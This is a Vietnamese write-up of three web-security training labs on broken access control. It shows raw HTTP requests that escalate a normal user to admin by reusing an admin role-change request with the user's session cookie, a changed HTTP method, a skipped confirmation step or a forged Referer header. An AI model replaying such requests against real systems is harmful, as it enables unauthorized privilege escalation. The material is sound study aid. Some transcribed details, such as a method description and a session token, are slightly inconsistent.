[WRITE-UP LAB: METHOD-BASED ACCESS CONTROL CAN BE CIRCUMVENTED]

Mô tả: Website này triển khai các kiểm soát truy cập dựa một phần vào phương thức HTTP của các yêu cầu. Bạn có thể làm quen với bảng điều khiển quản trị viên bằng cách đăng nhập với thông tin đăng nhập administrator.

Bước 1: Đăng nhập vào tài khoản administrator:admin để lấy request đổi role của user

Request

```

1 POST /admin-roles HTTP/2
2 Host: 0a050030038715cc85ce09a300f6003a.web-security-academy.net
3 Cookie: session=rJ2flqH0vKV50HezDAXFd8nOhLipt8tU
4 Content-Length: 30
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US
10 Upgrade-Insecure-Requests: 1
11 Origin: https://0a050030038715cc85ce09a300f6003a.web-security-academy.net
12 Content-Type: application/x-www-form-urlencoded
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a050030038715cc85ce09a300f6003a.web-security-academy.net/admin
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
  
```

Bước 2: Đăng nhập vào tài khoản wiener:peter để lấy session của user này

```
1 GET /my-account?id=wiener HTTP/2
2 Host: 0a050030038715cc85ce09a300f6003a.web-security-academy.net
3 Cookie: session=LHj9gmEa9XGr5xK96wkQvUSGyK3MI6Ly
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
7 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: "Windows"
15 Accept-Language: en-US
16 Referer: https://0a050030038715cc85ce09a300f6003a.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20
```

Bước 3: Từ request thay đổi role của admin, thay đổi session của admin thành của wiener, sau đó chuyển phương thức GET thành POST, kết quả hoàn thành bài lab:

```
1 GET /admin-roles?username=wiener&action=upgrade HTTP/2
2 Host: 0a050030038715cc85ce09a300f6003a.web-security-academy.net
3 Cookie: session=LHj9gmEa9XGr5xK96wkQvUSGyK3MI6Ly
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-US
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a050030038715cc85ce09a300f6003a.web-security-academy.net
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
12 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://0a050030038715cc85ce09a300f6003a.web-security-academy.net/admin
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=0, i
20
21
```

User

carlos (NORMAL)
Upgrade user
Downgrade user

[WRITE-UP LAB: MULTI-STEP PROCESS WITH NO ACCESS CONTROL ON ONE STEP]

Mô tả lab: Website này có một bảng điều khiển quản trị với quy trình đa bước bị lỗi để thay đổi vai trò của người dùng. Bạn có thể làm quen với bảng điều khiển quản trị bằng cách đăng nhập bằng thông tin xác thực **administrator:admin**.

Bước 1: Đăng nhập vào tài khoản administrator:admin để lấy request đổi role của user (tuy nhiên khi lấy request chúng ta phải lấy request của phần xác nhận vì đó là bước cuối để user chính thức được chuyển roles

```

2 Host: 0a5a00d4039a8146802b7bcc00aa00e9.web-security-academy.net
3 Cookie: session=WHsCBNxvcAtanreuB8DhngexEY272WUL
4 Content-Length: 45
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US
10 Upgrade-Insecure-Requests: 1
11 Origin: https://0a5a00d4039a8146802b7bcc00aa00e9.web-security-academy.net
12 Content-Type: application/x-www-form-urlencoded
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
14 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a5a00d4039a8146802b7bcc00aa00e9.web-security-academy.net/admin-roles
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 action=upgrade&confirmed=true&username=carlos

```

Bước 2: Đăng nhập vào tài khoản wiener:peter để lấy session của user này

```
1 GET /my-account?id=wiener HTTP/2
2 Host: 0a5a00d4039a8146802b7bcc00aa00e9.web-security-academy.net
3 Cookie: session=FLEV3tUSU1UyovWuvD2Gr465gM:OUV5n
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
7 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: "Windows"
15 Accept-Language: en-US
16 Referer: https://0a5a00d4039a8146802b7bcc00aa00e9.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20
```

Bước 3: Từ request thay đổi role của admin, thay đổi session của admin thành của wiener, thay đổi id thành wiener, kết quả thành công giải được bài lab:

1	POST /admin-roles HTTP/2	1
2	Host: 0a5a00d4039a8146802b7bcc00aa00e9.web-security-academy.net	2
3	Cookie: session=FLEV3tUSU1UyovWuvD2Gr465gM:OUV5n	3
4	Content-Length: 45	4
5	Cache-Control: max-age=0	5
6	Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"	6
7	Sec-Ch-Ua-Mobile: ?0	
8	Sec-Ch-Ua-Platform: "Windows"	
9	Accept-Language: en-US	
10	Upgrade-Insecure-Requests: 1	
11	Origin: https://0a5a00d4039a8146802b7bcc00aa00e9.web-security-academy.net	
12	Content-Type: application/x-www-form-urlencoded	
13	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36	
14	Accept:	
	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	
15	Sec-Fetch-Site: same-origin	
16	Sec-Fetch-Mode: navigate	
17	Sec-Fetch-User: ?1	
18	Sec-Fetch-Dest: document	
19	Referer:	
	https://0a5a00d4039a8146802b7bcc00aa00e9.web-security-academy.net/admin-roles	
20	Accept-Encoding: gzip, deflate, br	
21	Priority: u=0, i	
22		
23	action=upgrade&confirmed=true&username=wiener	

[WRITE-UP LAB: REFERER-BASED ACCESS CONTROL]

Mô tả lab: Website này kiểm soát quyền truy cập vào một số chức năng quản trị dựa trên tiêu đề Referer. Bạn có thể làm quen với bảng điều khiển quản trị bằng cách đăng nhập với thông tin đăng nhập là administrator

Bước 1: Đăng nhập tài khoản Admin, thay đổi role của carlos để lấy request

```
1 GET /admin-roles?username=carlos&action=upgrade HTTP/2
2 Host: 0a4b00d10316d2c681a4bcc4009e00a6.web-security-academy.net
3 Cookie: session=lhf9Fejj5HOvRNNHoxApVkvk1OgkYy0y
4 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/126.0.6478.127 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
  =0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a4b00d10316d2c681a4bcc4009e00a6.web-security-academy.net/admin
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Bước 2: Đăng nhập vào tài khoản của wiener và lấy session của wiener

```
GET /my-account?id=wiener HTTP/2
Host: 0a4b00d10316d2c681a4bcc4009e00a6.web-security-academy.net
Cookie: session=oLefZRtg2Q5QvK9kfdJ7HNlnkD5MP8tk
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/126.0.6478.127 Safari/537.36
Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
  =0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Referer: https://0a4b00d10316d2c681a4bcc4009e00a6.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Bước 3: Ở phần request đổi role, chuyển id và session thành giá trị của wiener, thành công giải được bài lab

```
1 GET /admin-roles?username=wiener&action=upgrade HTTP/2
2 Host: 0a4b00d10316d2c681a4bcc4009e00a6.web-security-academy.net
3 Cookie: session=oLefZRtgZQ5QvK9kfdJ7HNlnkD5MP8tk
4 Sec-Ch-Ua: "Not/A) Brand";v="8", "Chromium";v="126"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a4b00d10316d2c681a4bcc4009e00a6.web-security-academy.net/admin
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```